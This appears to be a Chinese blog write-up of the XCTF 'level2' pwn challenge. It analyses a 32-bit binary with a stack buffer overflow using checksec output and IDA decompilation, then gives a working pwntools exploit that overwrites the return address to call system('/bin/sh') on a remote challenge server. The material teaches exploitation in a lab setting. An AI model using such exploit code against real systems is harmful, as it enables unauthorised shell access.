攻防世界(pwn篇)---level2

原创

肖萧然 已于 2022-04-15 12:14:49 修改 459 收藏 3

分类专栏： MyCTF # PWN 文章标签： pwn

于 2022-04-15 12:06:00 首次发布

攻防世界(pwn篇)—level2

文章目录

题目描述

菜鸡请教大神如何获得flag，大神告诉他‘使用 面向返回的编程 (ROP)就可以了’


基本情况分析

```
┌──(root💀192)-[/mnt/hgfs/mykali]
└─# file xiao
xiao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib
/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=a70b92e1fe190db1189ccad3b6ecd7bb7b4dd9c0, not st
ripped

┌──(root💀192)-[/mnt/hgfs/mykali]
└─# checksec xiao
[*] '/mnt/hgfs/mykali/xiao'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


> 发现只开启了 NX(数据不可执行)保护机制，因此可以做栈溢出漏洞攻击。

运行分析



IDA 分析

```
ssize_t vulnerable_function()
{
  char buf[136]; // [esp+0h] [ebp-88h] BYREF

  system("echo Input:");
  return read(0, buf, 0x100u);
}

// attributes: thunk
int system(const char *command)
{
  return system(command);
}

int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
```

分析出payload

buf 这个字符数组的长度只有 0x88，而我们可以输入 0x100 的东西

我们的输入不但可以填充满整个数组还能覆盖掉数组外面的东西

IDA 点进buf

```
-00000088 ; D/A/*   : change type (data/ascii/array)
-00000088 ; N       : rename
-00000088 ; U       : undefine
-00000088 ; Use data definition commands to create local variables and function arguments.
-00000088 ; Two special fields " r" and " s" represent return address and saved registers.
-00000088 ; Frame size: 88; Saved regs: 4; Purge: 0
-00000088 ;
-00000088
-00000088 buf             db 136 dup(?)
+00000000  s             db 4 dup(?)
+00000004  r             db 4 dup(?)
+00000008
+00000008 ; end of stack variables
```


当属于buf数组的空间结束后

有一个 s，4 个字节长度

其次是一个 r，重点就在这，r 中存放着的就是返回地址。

即当 read 函数结束后，程序下一步要到的地方。

这样我们可以输入好长好长的数据，完全可以覆盖这个 r

r 的地址改到 system()

需要构造system函数的栈帧，首先是形参的地址，所以需要四个字节p32(0)的填充

后面放的是system里面的参数的地址

shift + f12 搜索字符串

Address	Length	Type	String
LOAD:080481...	00000013	C	/lib/ld-linux.so.2
LOAD:080482...	0000000A	C	libc.so.6
LOAD:080482...	0000000F	C	_IO_stdin_used
LOAD:080482...	00000007	C	system
LOAD:080482...	00000012	C	__libc_start_main
LOAD:080482...	0000000F	C	__gmon_start__
LOAD:080482...	0000000A	C	GLIBC_2.0
.rodata:08048...	0000000C	C	echo Input:
.rodata:08048...	00000014	C	echo 'Hello World!'
.eh_frame:080...	00000005	C	;*2$\"
.data:0804A024	00000008	C	/bin/sh

> 所以只要 把前面的 b'a' * (0x88 + 4) 字节长度填充(buf ,ebp)后 会覆盖 原vulnerable_function的地址
> 返回地址改到system() 地址 p32(0x08048320)
> p32(0) 填充 system函数的栈帧
> 准备参数 p32(0x0804A024)

exp

```
from pwn import *
p = remote('111.200.241.244', 53111)
payload = b'a' * (0x88 + 4) + p32(0x08048320)+p32(0) + p32(0x0804A024)

p.sendline(payload)
p.interactive()
```